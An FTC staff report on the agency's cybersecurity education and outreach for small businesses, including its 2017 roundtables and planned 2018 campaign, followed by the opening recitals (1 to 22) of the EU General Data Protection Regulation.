Cybersecurity is a critically important topic for small businesses in the United States. In a series of discussions with Federal Trade Commission (FTC) staff and partners in 2017, many small business owners said they would benefit from learning more about inexpensive, clear, easy-to-use resources about cyber threats and how to deal with them. This report describes the FTC's plain-language materials for small businesses and non-profit organizations that generally do not have in-house information technology staff. It explains the FTC's partnerships with federal agencies and industry associations to promote cybersecurity in small organizations. It also details the FTC's plans to commence in 2018, in partnership with other key federal agencies, a campaign to educate small businesses on cybersecurity.



Engage
Connect
Protect

» Small Business & Data Security Roundtables

Background

Small businesses make up a large and vital segment of the U.S. economy. They are critical to our nation's economic strength, to building America's future, and to helping the U. S. compete in today's global marketplace. There are nearly 30 million small businesses¹ in the U.S., including nearly four million microbusinesses — businesses with fewer than ten employees.² As engines of the U.S. economy, these small businesses employ millions of Americans and spend billions of dollars on goods and services.

Unfortunately, cyber attacks on small businesses threaten their reputations, their profit margins, and in some cases, even their survival. At the direction of Acting Chairman Maureen Ohlhausen, the FTC focused its recent business outreach efforts on helping small businesses protect their computers and networks, keeping their customers' data safe, avoiding scams — and protecting their bottom line. This report discusses the FTC's current cybersecurity business education, our recent small business cyber initiative, and our plans for future small business cyber education.

¹ <https://www.sba.gov/sites/default/files/508FINALAug17Microbusiness.pdf>

² <https://www.sba.gov/sites/default/files/508FINALAug17Microbusiness.pdf>

Free FTC Materials For Small Business

For years, the FTC has provided education and outreach to help businesses improve their cybersecurity. Currently, the FTC offers cybersecurity guidance to businesses through written publications, websites, videos, webinars, and presentations. We partner with industry associations, trade groups, and other government agencies to help disseminate this guidance widely.

A. Written Publications

The FTC distributed nearly 400,000 cybersecurity publications in print for businesses in 2017. These publications are free and explain key elements of cybersecurity, offer practical tips for safeguarding personal and sensitive information, and outline what businesses should do if they experience a data security breach. The FTC's core cybersecurity publications include [*Start with Security: A Guide for Business*](#),³ [*Data Breach Response: A Guide for Business*](#),⁴ [*Protecting Personal Information: A Guide for Business*](#),⁵ and the [*Stick with Security*](#)⁶ blog series.

Start with Security is a great place for any business to begin to learn more about the FTC's cybersecurity business guidance. It distills from the FTC's data security cases ten lessons for businesses of all sizes, in all sectors. The lessons help businesses understand security best practices — such as having strong passwords, storing information securely, and keeping security up to date. Industry associations, banks, law firms, tax practitioners, churches, police departments, non-profit organizations, and thousands of other organizations have ordered this free publication from the FTC.⁷ In fact, the FTC has distributed more than 150,000 printed copies since first releasing this publication in 2015. In fiscal year 2017 alone, the FTC distributed almost 60,000 copies in English, plus an additional 10,000 in Spanish.

Many organizations include the lessons from *Start with Security* in their own cybersecurity presentations. For example, the National Cybersecurity Alliance (NCSA) incorporated *Start with Security* in its CyberSecure My Business workshops, which attract hundreds of small business owners every month. Also, the Virginia Governor's office co-branded *Start with Security*, and made it available to businesses in Virginia. *Start with Security* had more than 6,400 views on the FTC website in the last six months. Other organizations link to it or have it posted on their own

³ Available at www.FTC.gov/StartWithSecurity

⁴ Available at <https://www.ftc.gov/tips-advice/business-center/guidance/data-breach-response-guide-business>

⁵ Available at <https://www.ftc.gov/tips-advice/business-center/guidance/protecting-personal-information-guide-business>.

⁶ Available at <https://www.ftc.gov/tips-advice/business-center/guidance/stick-security-business-blog-series>

⁷ www.FTC.gov/Bulkorder

sites. For example, both the Small Business Subcommittee of the U.S. House of Representatives and the Small Business Administration (SBA) posted the publication on their websites.

Data Breach Response: A Guide for Business is another important publication. It provides practical steps for businesses in the event of a data breach. It includes, for example, a model breach notification letter that businesses can use to notify victims affected by a breach. It also offers tips on fixing vulnerabilities and securing operations after a breach. The FTC first released the guide in 2016 and since then large and small organizations have ordered more than 100,000 copies. These organizations include accounting firms, small law firms, community banks, credit unions, non-profit organizations, local retailers, and libraries, along with state attorneys general, other local and federal government agencies, and large utility companies. The online version had more than 11,400 views in the last six months.

While the *Data Breach Response* publication gives businesses tools they need to react to a breach, another FTC publication, *Protecting Personal Information: A Guide for Business*, helps businesses be proactive. It provides practical tips for creating and implementing a plan to protect customers' personal information, and advice on preventing breaches and unauthorized access in the first place. The FTC distributed nearly 97,000 copies of this publication in fiscal year 2017. The FTC first released this publication in 2007 and has updated it regularly to reflect advice on the latest trends. Online, this publication had more than 14,000 views in the last six months of 2017.

The FTC also addresses privacy and data security topics on its business blog, which has more than 65,000 subscribers. Some of the topics covered by the business blog include how the National Institute for Standards and Technology (NIST) cybersecurity framework relates to the FTC's long-standing approach to data security⁸; how to protect consumer privacy in connected rental cars⁹; and how to comply with the Children's Online Privacy Protection Act (COPPA).¹⁰

Last year, the FTC launched *Stick with Security*,¹¹ a series of FTC business blog posts that build on the *Start with Security* principles, drawing from the lessons of recent law enforcement actions, closed investigations, and experiences companies have shared with the FTC. Each blog post uses hypotheticals to take a deeper dive into steps companies can take to safeguard sensitive data. Universities, IT specialists, law firms, technology associations, and many others with thousands of followers have promoted *Stick with Security* on their social media channels. Newsfeed

⁸ Available at <https://www.ftc.gov/news-events/blogs/business-blog/2017/03/new-video-nist-cybersecurity-framework-ftc>

⁹ Available at <https://www.ftc.gov/news-events/blogs/business-blog/2016/08/leaving-info-behind-rental-cars>

¹⁰ Available at <https://www.ftc.gov/news-events/blogs/business-blog/2018/01/vtech-settlement-cautions-companies-keep-coppa-covered-data>

¹¹ Available at <https://www.ftc.gov/tips-advice/business-center/guidance/stick-security-business-blog-series>

websites such as Bloomberg BNA and Lexology have picked up the blog series, as well as the National Law Review, among other business resources.

In addition to general guidance about cybersecurity, the FTC has publications that address specific threats as well as the needs of particular industries. For example, the FTC has issued blog posts describing how to defend against ransomware,¹² what to do about compromised [business email accounts](#),¹³ and how to use [email authentication to prevent phishing](#).¹⁴ The FTC also has developed tips about ways to provide security for connected devices in our publication, [Careful Connections: Building Security in the Internet of Things](#).¹⁵ Recently, the FTC's Office of Technology Research and Investigation issued [Do Web Hosts Protect Their Small Business Customers with Secure Hosting and Anti-Phishing Technologies?](#)¹⁶, which examined the security features offered by certain web hosting services that cater to small businesses.

B. Websites

The FTC's [Business Center](#)¹⁷ is a central repository for all of the agency's online business guidance on a wide range of topics, including the privacy and data security publications discussed above. In addition to the Business Center, the FTC created two specific websites that help businesses protect their customers' personal information:

- A website for developers of health-related mobile apps,¹⁸ which includes a web-based tool designed to help businesses understand what federal laws and regulations might apply to them. The FTC developed this tool in conjunction with the Department of Health and Human Services Office of the National Coordinator for Health Information Technology (ONC), the Office for Civil Rights (OCR), and the Food and Drug Administration (FDA).
- The enhanced IdentityTheft.gov (RobodeIdentidad.gov in Spanish), a free, one-stop resource people can use to report and recover from identity theft. The FTC encourages businesses to refer identity theft and data breach victims to IdentityTheft.gov. Identity

¹² Available at <https://www.ftc.gov/news-events/blogs/business-blog/2016/11/ransomware-closer-look>

¹³ Available at <https://www.ftc.gov/news-events/blogs/business-blog/2017/03/has-phishing-scam-hooked-your-companys-good-name>

¹⁴ Available at <https://www.ftc.gov/news-events/blogs/business-blog/2017/03/want-stop-phishers-use-email-authentication>

¹⁵ Available at <https://www.ftc.gov/tips-advice/business-center/guidance/careful-connections-building-security-internet-things>

¹⁶ Available at <https://www.ftc.gov/reports/do-web-hosts-protect-their-small-business-customers-secure-hosting-anti-phishing>

¹⁷ Available at <https://www.ftc.gov/tips-advice/business-center>

¹⁸ Available at <https://www.ftc.gov/tips-advice/business-center/guidance/mobile-health-apps-interactive-tool>

theft victims can use the site to create a personal recovery plan, get pre-filled letters and forms to send to credit bureaus and businesses, and create an account to track progress and update their recovery plans. More than 600,000 people have created individual accounts since the site launched in January 2016.

C. Videos

The FTC has created a series of helpful videos to provide security tips to businesses. These videos help businesses learn how to keep their networks secure and train employees to recognize cybersecurity threats. For example, each of the ten lessons in the *Start with Security* series includes a short video on issues like access controls, encryption, monitoring service providers, and building security into the development of new products. The videos are available online at [FTC.gov/StartWithSecurity](https://www.ftc.gov/StartWithSecurity) and on their own playlist on the FTC YouTube channel at [YouTube.com/FTCvideos](https://www.youtube.com/FTCvideos).

The FTC also has created videos on ransomware¹⁹ and compromised business email.²⁰ [These videos distill complex messages into plain-language explanations of what these threats are and how to prevent and respond to them.](#) A third video talks about how to use email authentication to stop phishing.²¹ All three videos feature FTC staff attorneys who provide clear and direct guidance on these important cybersecurity topics. These videos, which businesses can find on the FTC's website and YouTube channel, have received thousands of views. Online websites like CIO.com and HealthCareITNews.com, as well as law firms, IT professionals, and marketing consultants have featured stories on their websites linking to the videos or refer to the advice they provide.

Finally, the FTC's video on the NIST Cybersecurity Framework²² explains how the FTC Act's requirements relating to security fit within the NIST Cybersecurity Framework. Organizations like the International Association of Privacy Professionals and the Minority Business Development Agency, which is a federal agency charged with promoting business opportunities in minority communities, promote the video to their constituents and link to it from their websites.

D. Webinars and Presentations

The FTC offers numerous and highly-regarded webinars to train businesses on cybersecurity. In 2016, we conducted a series of cybersecurity webinars with NIST and the SBA. These webinars trained hundreds of small business owners, along with the professionals who help them, about

¹⁹ Available at <https://www.ftc.gov/news-events/audio-video/video/defend-against-ransomware>

²⁰ Available at <https://www.ftc.gov/news-events/audio-video/video/phishing-your-companys-good-name>

²¹ Available at <https://www.ftc.gov/news-events/audio-video/video/stop-phishing-using-email-authentication>

²² Available at <https://www.ftc.gov/news-events/audio-video/video/nist-cybersecurity-framework-ftc>

the *Start with Security* principles and the NIST Cybersecurity Framework. In the past six months, FTC staff participated in four widely attended webinars NCSA hosted²³. These webinars were part of a five-webinar series on the NIST Framework Principles and averaged between 800 - 1,000 registrants. Two more webinars are scheduled for spring of 2018.

The FTC often works with specific industry associations on webinars targeted to their particular concerns. These collaborations have been successful, since the FTC staff can tailor its presentations to the particular interests, needs, and reach of an industry association. For example, hundreds of tax preparers attended webinars offered by the National Association of Tax Professionals (NATP), which hosted FTC staff to train them in cybersecurity²⁴. At these webinars, attendees learned about sound business practices, such as collecting only the personal information they need and disposing of it properly. They also learned about IdentityTheft.gov, the federal government's one-stop resource for identity theft victims. Tax preparers can refer clients to this website to report identity theft and get a recovery plan. Our collaboration with NATP continues with more webinars to come. Similarly, we collaborated with the American Escrow Association to offer a webinar on *Start with Security* principles for hundreds of escrow agents.

FTC Commissioners and staff also participate often in cybersecurity events throughout the country. During 2017, FTC staff gave presentations at dozens of events. Some notable events included the Conference of Western State Attorneys General, the International Legal Technology Association, the International Association of Privacy Professionals, the American Car Rental Association, the American Payroll Association, the National Association of Professional Background Screeners, and the Financial Services Roundtable. In addition, the FTC participated in a dozen local events around the country, in conjunction with NCSA and the Better Business Bureau (BBB). Through these events, the FTC was able to connect with local businesses and bring our cybersecurity materials and guidance to them.

Partnerships

The FTC collaborates on a regular basis with key federal agencies and other organizations that educate businesses about cybersecurity. These partnerships are important because they help amplify the cybersecurity education messages we develop. By collaborating with other organizations, we ensure that these messages spread broadly across the nation.

For example, we've worked closely with the Small Business Administration (SBA). This partnership has allowed the FTC to share its guidance on protecting sensitive information with

²³ Available at <https://staysafeonline.org/resources/?filter=.resource-item.type-videos>

²⁴ Available at <https://www.natptax.com/EventsAndEducation/Pages/course-list-on-demand-webinar.aspx>

small businesses nationwide. In 2016, the SBA hosted a series of webinars with the FTC and NIST, in which SBA leaders and small business owners learned about the *10 Cyber Mistakes You Can't Afford to Make*. In 2017, FTC staff gave presentations at two Cybersecurity Symposiums: one in Boston, hosted by the SBA's Massachusetts District Office, and one in Portland, Maine, hosted by SBA's Maine District Office. Also in 2017, the FTC's Western Regional Office participated in a Small Business Conference in the Los Angeles area, sponsored by the SBA's Santa Ana District Office. And on May 9, 2017, *The Hill* ran an [op-ed](#), *How America's small businesses can become cyber savvy and scam-free*,²⁵ in which Acting FTC Chairman Ohlhausen and SBA Administrator Linda McMahon discussed how both agencies are working together to help small businesses become more cyber savvy.

The FTC is the current Chair of the Cybersecurity Forum for Independent and Executive Branch Regulators. The Federal Communications Commission, the Federal Energy Regulatory Commission, the Food and Drug Administration, Department of Homeland Security, U.S. Coast Guard, Department of Transportation/Federal Aviation Administration, Department of Treasury, National Association of Insurance Commissioners and the National Institute of Standards and Technology, among others, are part of this collaboration. The objectives are to share best practices, explore ways to align approaches to enhance cybersecurity protections, and establish processes to encourage coordination and consistency.

We also work closely with Congressional staff. Acting Chairman Ohlhausen testified before the House Small Business Committee on March 8, 2017, where she spoke about the FTC's cybersecurity resources for small businesses. After that hearing, Chairman Chabot directed Committee staff to post three FTC publications on the Committee's website²⁶. This is just one example of the many groups that use and customize FTC materials to educate businesses about cybersecurity. We also provide materials to Congressional district offices and often participate in outreach events held by Congressional staff in districts across the country.

In addition, the FTC collaborates regularly with National Cyber Security Alliance (NCSA). This organization, which works closely with the Department of Homeland Security (DHS), has been an instrumental partner in the FTC's outreach efforts on cybersecurity. NCSA has invited three FTC Regional Directors to participate in its CyberSecure My Business Workshops. NCSA also regularly promotes FTC messages to the public and their partners through their communication channels and social media. The FTC serves on NCSA's federal partner working group.

The National Alliance of Women Business Owners has been another partner organization on several occasions, allowing us to bring the FTC's cybersecurity advice to their membership. They have published two articles in their e-magazine, *ONE*, featuring the FTC's information for

²⁵ Available at <http://thehill.com/blogs/pundits-blog/technology/332484-how-americas-small-businesses-can-stay-cyber-savvy-and-scam>

²⁶ *Building Security in the Internet of Things, Data Breach Response, and Protecting Personal Information*. Available at <https://smallbusiness.house.gov/resources/committee-publications.html>

business. FTC staff also presented at their annual conference in 2016 and in 2017. The BBB is another regular partner. Its *Trusted* magazine featured an article on *Start with Security* in 2016, and the BBB often invites FTC staff to present at their local events.

Through collaboration with these organizations, we have been able to disseminate our advice to a much wider range of businesses than we could ever have reached alone.

New Small Business Initiative

Building on this strong foundation, during 2017, the FTC focused its cybersecurity education and outreach efforts to the needs of small businesses. To achieve this goal, we launched a new website and hosted a series of roundtables across the country.

A. New Website: [FTC.gov/SmallBusiness](https://www.ftc.gov/SmallBusiness)

In the spring of 2017, Acting Chairman Ohlhausen directed the agency to create [FTC.gov/SmallBusiness](https://www.ftc.gov/SmallBusiness), a new website that helps small businesses and non-profit organizations avoid scams, protect their computers and networks, and keep customers' and employees' data safe. The website includes written guidance, as well as videos that show businesses how to secure data in their care.

One recent example of information that small businesses can find on this site is our article, [Small Business Computer Security Basics](#).²⁷ The article includes tips to help protect a company's files and devices, train employees to think twice before sharing account information, and keep wireless networks protected. The article also gives information on what to do if a hacker gets into a small business's system.

B. Small Business and Cybersecurity Roundtables: Engage, Connect, Protect

Between summer and fall of 2017, the FTC hosted five roundtable discussions with small business owners in collaboration with the SBA, NCSA, and other federal and local partners.

The goal of the Small Business & Cybersecurity Roundtables: Engage, Connect, Protect²⁸ was to listen to business owners and non-profit organizations employees and managers, to learn from them about challenges they face when dealing with cyber threats and security, and to hear their ideas on how the government can help them.

²⁷ Available at <https://www.ftc.gov/tips-advice/business-center/guidance/small-business-computer-security-basics>

²⁸ The FTC first announced the initiative on the blog post *FTC to Small Business: Gather Round*, available at <https://www.ftc.gov/news-events/blogs/business-blog/2017/07/ftc-small-businesses-gather-round>.

The roundtable discussions took place in Oregon, Iowa, Ohio, Delaware, and North Carolina. There were 10-15 owners and employees of businesses and non-profit organizations at each of the five roundtable discussions. They represented very small organizations, with fewer than 10 employees. Participants included a business management consultant, commercial space realtor, insurance agency owner, cleaning company owner, embroidery and printing services business owners, gas station consultant, accountant, executive coach, graphic designer, attorney, bookkeeper for a non-profit organization, and other solo practitioners. These businesses reported they generally do not have full-time information technology staff to help them keep up with the latest trends in cybersecurity.

We asked the participants to share their main concerns regarding their business' cybersecurity efforts and their biggest challenges when it comes to protecting personal information. We also wanted to know where they currently get cybersecurity information and how they believe the government can help.

What we heard:

- Small business owners reported being concerned with cyber threats, but said they were overwhelmed by how to address perceived threats.
- Most people said they were concerned about human error — their own employees or themselves doing something that inadvertently would compromise the business' systems.
- Phishing schemes, ransomware attacks, tech support scams, and imposter scams were near the top of their cybersecurity concerns. Participants also mentioned mobile device security, cloud security, wireless connections, how to use email authentication, and what to look for when purchasing web hosting services.
- Many people mentioned that they were aware of the NIST cybersecurity framework, but that they needed simpler information to understand it and to learn how to implement it in their business.
- Business owners reported that they would like to better understand cyber insurance and would appreciate guidance on what to look for when shopping for it.
- Vendor security also is a concern. Some participants suggested the government should provide a list of questions to ask vendors to make sure their systems are secure and are not going to expose customers' or employees' information to a data breach.
- Other concerns had to do with implementing policies on the security of removable data, keeping backups up-to-date, and the physical security of business equipment, including mobile devices.

Finally, some participants asked us to provide free information that business owners could share with employees to help train them on cybersecurity topics. Most participants agreed that any materials, including videos, should include action-oriented advice that is easy to understand and apply. Some asked for information in Spanish as well as English. They also noted that they appreciate materials that are engaging and educational, and that raise awareness of cyber threats in a way that will help people behave more cautiously.

Plans for a 2018 Small Business Cybersecurity Education Campaign

Based on the lessons learned in the roundtables, FTC staff will develop and implement a national cybersecurity education campaign for small businesses that will launch in 2018. The campaign will take advantage of existing resources, including staff in the FTC's Division of Consumer and Business Education and the Division of Privacy and Identity Protection. We will invite key federal agencies to participate, as well as additional partners to help extend the campaign's reach.

A. Create a suite of training materials for small businesses and their employees

The FTC and campaign partners will develop and distribute materials that provide the information small business owners seek about cybersecurity and protecting data. We will develop a series of 10-12 modules, or sets of information, on topics small business owners told us they care about. Each module will include a short written description of a cybersecurity challenge, and advice for dealing with it. The campaign also will include short videos, presentation slides, and other materials.

The materials will be appropriate for small business owners and managers to share with employees. These plain-language materials will recognize and convey that businesses should take measures that are reasonable given their size and industry, the threats they face, and the types and amounts of data in their care. Potential topics include:

1. Phishing
2. Ransomware
3. Protecting mobile devices
4. Understanding the NIST cybersecurity framework
5. Cloud security
6. Wi-fi
7. Email authentication
8. Physical security (at the office and on travel)
9. Security of removable media, backups
10. Scams: tech support, imposters
11. Vendor security
12. Business IDT (aka "business email compromise")
13. Cyber basics
14. Cyber insurance²⁹
15. How to compare offers of web hosting services.

²⁹ The FTC does not have jurisdiction over the business of insurance as regulated under state law. We have partnered with the National Association of Insurance Commissioners (NAIC) to bring cyber insurance information to small businesses.

B. Develop consistent messages from the federal government

Small business owners and managers asked for a unified message from the federal government. Through the Cybersecurity Forum for Independent and Executive Branch Regulators (“Cybersecurity Forum”), the NCSA’s federal partners working group, and other working groups FTC staff belongs to, we will approach our counterparts at other key federal agencies to create messages that other agencies can adopt as their own. In addition, in coordination with DHS’ IT Sector Small and Midsize Working Group, the FTC has been helping to find ways to encourage the use of the NIST cybersecurity framework in the small business community. Agencies will have the opportunity to brand the materials with their logo or seal, adopt information from the campaign to fit their ongoing programs, or target specific industries, based on their missions.

C. Partner with the private sector

As described above, the FTC and its federal partners have developed a productive working relationship with industry associations and other partners in the private sector, including the NCSA, the Better Business Bureau, the U.S. Chamber of Commerce, and many other organizations. The FTC and its partners will continue to distribute campaign materials to small businesses through these organizations and other intermediaries. Campaign materials will be available online. Printed materials are available free from the FTC’s bulk order website at [FTC.gov/Bulkorder](https://www.ftc.gov/Bulkorder). In addition, the campaign will be associated with the Stop*Think*Connect national public awareness campaign managed by DHS and NCSA.

Conclusion

The FTC has been providing information and cybersecurity guidance to businesses through education and outreach efforts. We’ve built successful partnerships with industry associations, trade groups, and other government agencies to help businesses of all sizes improve their cybersecurity. Building on those current business education efforts and the knowledge staff gained from our recent small business roundtables, the FTC will create materials that help small businesses navigate the world of cybersecurity with more confidence. We will ask other federal agencies and national, regional, and local organizations to help us disseminate these materials to ensure business owners and employees have access to them and can learn from them.

I

(Legislative acts)

REGULATIONS

**REGULATION (EU) 2016/679 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL
of 27 April 2016**

on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation)

(Text with EEA relevance)

THE EUROPEAN PARLIAMENT AND THE COUNCIL OF THE EUROPEAN UNION,

Having regard to the Treaty on the Functioning of the European Union, and in particular Article 16 thereof,

Having regard to the proposal from the European Commission,

After transmission of the draft legislative act to the national parliaments,

Having regard to the opinion of the European Economic and Social Committee ⁽¹⁾,

Having regard to the opinion of the Committee of the Regions ⁽²⁾,

Acting in accordance with the ordinary legislative procedure ⁽³⁾,

Whereas:

- (1) The protection of natural persons in relation to the processing of personal data is a fundamental right. Article 8(1) of the Charter of Fundamental Rights of the European Union (the 'Charter') and Article 16(1) of the Treaty on the Functioning of the European Union (TFEU) provide that everyone has the right to the protection of personal data concerning him or her.
- (2) The principles of, and rules on the protection of natural persons with regard to the processing of their personal data should, whatever their nationality or residence, respect their fundamental rights and freedoms, in particular their right to the protection of personal data. This Regulation is intended to contribute to the accomplishment of an area of freedom, security and justice and of an economic union, to economic and social progress, to the strengthening and the convergence of the economies within the internal market, and to the well-being of natural persons.
- (3) Directive 95/46/EC of the European Parliament and of the Council ⁽⁴⁾ seeks to harmonise the protection of fundamental rights and freedoms of natural persons in respect of processing activities and to ensure the free flow of personal data between Member States.

⁽¹⁾ OJ C 229, 31.7.2012, p. 90.

⁽²⁾ OJ C 391, 18.12.2012, p. 127.

⁽³⁾ Position of the European Parliament of 12 March 2014 (not yet published in the Official Journal) and position of the Council at first reading of 8 April 2016 (not yet published in the Official Journal). Position of the European Parliament of 14 April 2016.

⁽⁴⁾ Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995 on the protection of individuals with regard to the processing of personal data and on the free movement of such data (OJ L 281, 23.11.1995, p. 31).

- (4) The processing of personal data should be designed to serve mankind. The right to the protection of personal data is not an absolute right; it must be considered in relation to its function in society and be balanced against other fundamental rights, in accordance with the principle of proportionality. This Regulation respects all fundamental rights and observes the freedoms and principles recognised in the Charter as enshrined in the Treaties, in particular the respect for private and family life, home and communications, the protection of personal data, freedom of thought, conscience and religion, freedom of expression and information, freedom to conduct a business, the right to an effective remedy and to a fair trial, and cultural, religious and linguistic diversity.
- (5) The economic and social integration resulting from the functioning of the internal market has led to a substantial increase in cross-border flows of personal data. The exchange of personal data between public and private actors, including natural persons, associations and undertakings across the Union has increased. National authorities in the Member States are being called upon by Union law to cooperate and exchange personal data so as to be able to perform their duties or carry out tasks on behalf of an authority in another Member State.
- (6) Rapid technological developments and globalisation have brought new challenges for the protection of personal data. The scale of the collection and sharing of personal data has increased significantly. Technology allows both private companies and public authorities to make use of personal data on an unprecedented scale in order to pursue their activities. Natural persons increasingly make personal information available publicly and globally. Technology has transformed both the economy and social life, and should further facilitate the free flow of personal data within the Union and the transfer to third countries and international organisations, while ensuring a high level of the protection of personal data.
- (7) Those developments require a strong and more coherent data protection framework in the Union, backed by strong enforcement, given the importance of creating the trust that will allow the digital economy to develop across the internal market. Natural persons should have control of their own personal data. Legal and practical certainty for natural persons, economic operators and public authorities should be enhanced.
- (8) Where this Regulation provides for specifications or restrictions of its rules by Member State law, Member States may, as far as necessary for coherence and for making the national provisions comprehensible to the persons to whom they apply, incorporate elements of this Regulation into their national law.
- (9) The objectives and principles of Directive 95/46/EC remain sound, but it has not prevented fragmentation in the implementation of data protection across the Union, legal uncertainty or a widespread public perception that there are significant risks to the protection of natural persons, in particular with regard to online activity. Differences in the level of protection of the rights and freedoms of natural persons, in particular the right to the protection of personal data, with regard to the processing of personal data in the Member States may prevent the free flow of personal data throughout the Union. Those differences may therefore constitute an obstacle to the pursuit of economic activities at the level of the Union, distort competition and impede authorities in the discharge of their responsibilities under Union law. Such a difference in levels of protection is due to the existence of differences in the implementation and application of Directive 95/46/EC.
- (10) In order to ensure a consistent and high level of protection of natural persons and to remove the obstacles to flows of personal data within the Union, the level of protection of the rights and freedoms of natural persons with regard to the processing of such data should be equivalent in all Member States. Consistent and homogenous application of the rules for the protection of the fundamental rights and freedoms of natural persons with regard to the processing of personal data should be ensured throughout the Union. Regarding the processing of personal data for compliance with a legal obligation, for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller, Member States should be allowed to maintain or introduce national provisions to further specify the application of the rules of this Regulation. In conjunction with the general and horizontal law on data protection implementing Directive 95/46/EC, Member States have several sector-specific laws in areas that need more specific provisions. This Regulation also provides a margin of manoeuvre for Member States to specify its rules, including for the processing of special categories of personal data ('sensitive data'). To that extent, this Regulation does not exclude Member State law that sets out the circumstances for specific processing situations, including determining more precisely the conditions under which the processing of personal data is lawful.

- (11) Effective protection of personal data throughout the Union requires the strengthening and setting out in detail of the rights of data subjects and the obligations of those who process and determine the processing of personal data, as well as equivalent powers for monitoring and ensuring compliance with the rules for the protection of personal data and equivalent sanctions for infringements in the Member States.
- (12) Article 16(2) TFEU mandates the European Parliament and the Council to lay down the rules relating to the protection of natural persons with regard to the processing of personal data and the rules relating to the free movement of personal data.
- (13) In order to ensure a consistent level of protection for natural persons throughout the Union and to prevent divergences hampering the free movement of personal data within the internal market, a Regulation is necessary to provide legal certainty and transparency for economic operators, including micro, small and medium-sized enterprises, and to provide natural persons in all Member States with the same level of legally enforceable rights and obligations and responsibilities for controllers and processors, to ensure consistent monitoring of the processing of personal data, and equivalent sanctions in all Member States as well as effective cooperation between the supervisory authorities of different Member States. The proper functioning of the internal market requires that the free movement of personal data within the Union is not restricted or prohibited for reasons connected with the protection of natural persons with regard to the processing of personal data. To take account of the specific situation of micro, small and medium-sized enterprises, this Regulation includes a derogation for organisations with fewer than 250 employees with regard to record-keeping. In addition, the Union institutions and bodies, and Member States and their supervisory authorities, are encouraged to take account of the specific needs of micro, small and medium-sized enterprises in the application of this Regulation. The notion of micro, small and medium-sized enterprises should draw from Article 2 of the Annex to Commission Recommendation 2003/361/EC ⁽¹⁾.
- (14) The protection afforded by this Regulation should apply to natural persons, whatever their nationality or place of residence, in relation to the processing of their personal data. This Regulation does not cover the processing of personal data which concerns legal persons and in particular undertakings established as legal persons, including the name and the form of the legal person and the contact details of the legal person.
- (15) In order to prevent creating a serious risk of circumvention, the protection of natural persons should be technologically neutral and should not depend on the techniques used. The protection of natural persons should apply to the processing of personal data by automated means, as well as to manual processing, if the personal data are contained or are intended to be contained in a filing system. Files or sets of files, as well as their cover pages, which are not structured according to specific criteria should not fall within the scope of this Regulation.
- (16) This Regulation does not apply to issues of protection of fundamental rights and freedoms or the free flow of personal data related to activities which fall outside the scope of Union law, such as activities concerning national security. This Regulation does not apply to the processing of personal data by the Member States when carrying out activities in relation to the common foreign and security policy of the Union.
- (17) Regulation (EC) No 45/2001 of the European Parliament and of the Council ⁽²⁾ applies to the processing of personal data by the Union institutions, bodies, offices and agencies. Regulation (EC) No 45/2001 and other Union legal acts applicable to such processing of personal data should be adapted to the principles and rules established in this Regulation and applied in the light of this Regulation. In order to provide a strong and coherent data protection framework in the Union, the necessary adaptations of Regulation (EC) No 45/2001 should follow after the adoption of this Regulation, in order to allow application at the same time as this Regulation.
- (18) This Regulation does not apply to the processing of personal data by a natural person in the course of a purely personal or household activity and thus with no connection to a professional or commercial activity. Personal or

⁽¹⁾ Commission Recommendation of 6 May 2003 concerning the definition of micro, small and medium-sized enterprises (C(2003) 1422) (OJ L 124, 20.5.2003, p. 36).

⁽²⁾ Regulation (EC) No 45/2001 of the European Parliament and of the Council of 18 December 2000 on the protection of individuals with regard to the processing of personal data by the Community institutions and bodies and on the free movement of such data (OJ L 8, 12.1.2001, p. 1).

household activities could include correspondence and the holding of addresses, or social networking and online activity undertaken within the context of such activities. However, this Regulation applies to controllers or processors which provide the means for processing personal data for such personal or household activities.

- (19) The protection of natural persons with regard to the processing of personal data by competent authorities for the purposes of the prevention, investigation, detection or prosecution of criminal offences or the execution of criminal penalties, including the safeguarding against and the prevention of threats to public security and the free movement of such data, is the subject of a specific Union legal act. This Regulation should not, therefore, apply to processing activities for those purposes. However, personal data processed by public authorities under this Regulation should, when used for those purposes, be governed by a more specific Union legal act, namely Directive (EU) 2016/680 of the European Parliament and of the Council⁽¹⁾. Member States may entrust competent authorities within the meaning of Directive (EU) 2016/680 with tasks which are not necessarily carried out for the purposes of the prevention, investigation, detection or prosecution of criminal offences or the execution of criminal penalties, including the safeguarding against and prevention of threats to public security, so that the processing of personal data for those other purposes, in so far as it is within the scope of Union law, falls within the scope of this Regulation.

With regard to the processing of personal data by those competent authorities for purposes falling within scope of this Regulation, Member States should be able to maintain or introduce more specific provisions to adapt the application of the rules of this Regulation. Such provisions may determine more precisely specific requirements for the processing of personal data by those competent authorities for those other purposes, taking into account the constitutional, organisational and administrative structure of the respective Member State. When the processing of personal data by private bodies falls within the scope of this Regulation, this Regulation should provide for the possibility for Member States under specific conditions to restrict by law certain obligations and rights when such a restriction constitutes a necessary and proportionate measure in a democratic society to safeguard specific important interests including public security and the prevention, investigation, detection or prosecution of criminal offences or the execution of criminal penalties, including the safeguarding against and the prevention of threats to public security. This is relevant for instance in the framework of anti-money laundering or the activities of forensic laboratories.

- (20) While this Regulation applies, inter alia, to the activities of courts and other judicial authorities, Union or Member State law could specify the processing operations and processing procedures in relation to the processing of personal data by courts and other judicial authorities. The competence of the supervisory authorities should not cover the processing of personal data when courts are acting in their judicial capacity, in order to safeguard the independence of the judiciary in the performance of its judicial tasks, including decision-making. It should be possible to entrust supervision of such data processing operations to specific bodies within the judicial system of the Member State, which should, in particular ensure compliance with the rules of this Regulation, enhance awareness among members of the judiciary of their obligations under this Regulation and handle complaints in relation to such data processing operations.
- (21) This Regulation is without prejudice to the application of Directive 2000/31/EC of the European Parliament and of the Council⁽²⁾, in particular of the liability rules of intermediary service providers in Articles 12 to 15 of that Directive. That Directive seeks to contribute to the proper functioning of the internal market by ensuring the free movement of information society services between Member States.
- (22) Any processing of personal data in the context of the activities of an establishment of a controller or a processor in the Union should be carried out in accordance with this Regulation, regardless of whether the processing itself takes place within the Union. Establishment implies the effective and real exercise of activity through stable arrangements. The legal form of such arrangements, whether through a branch or a subsidiary with a legal personality, is not the determining factor in that respect.

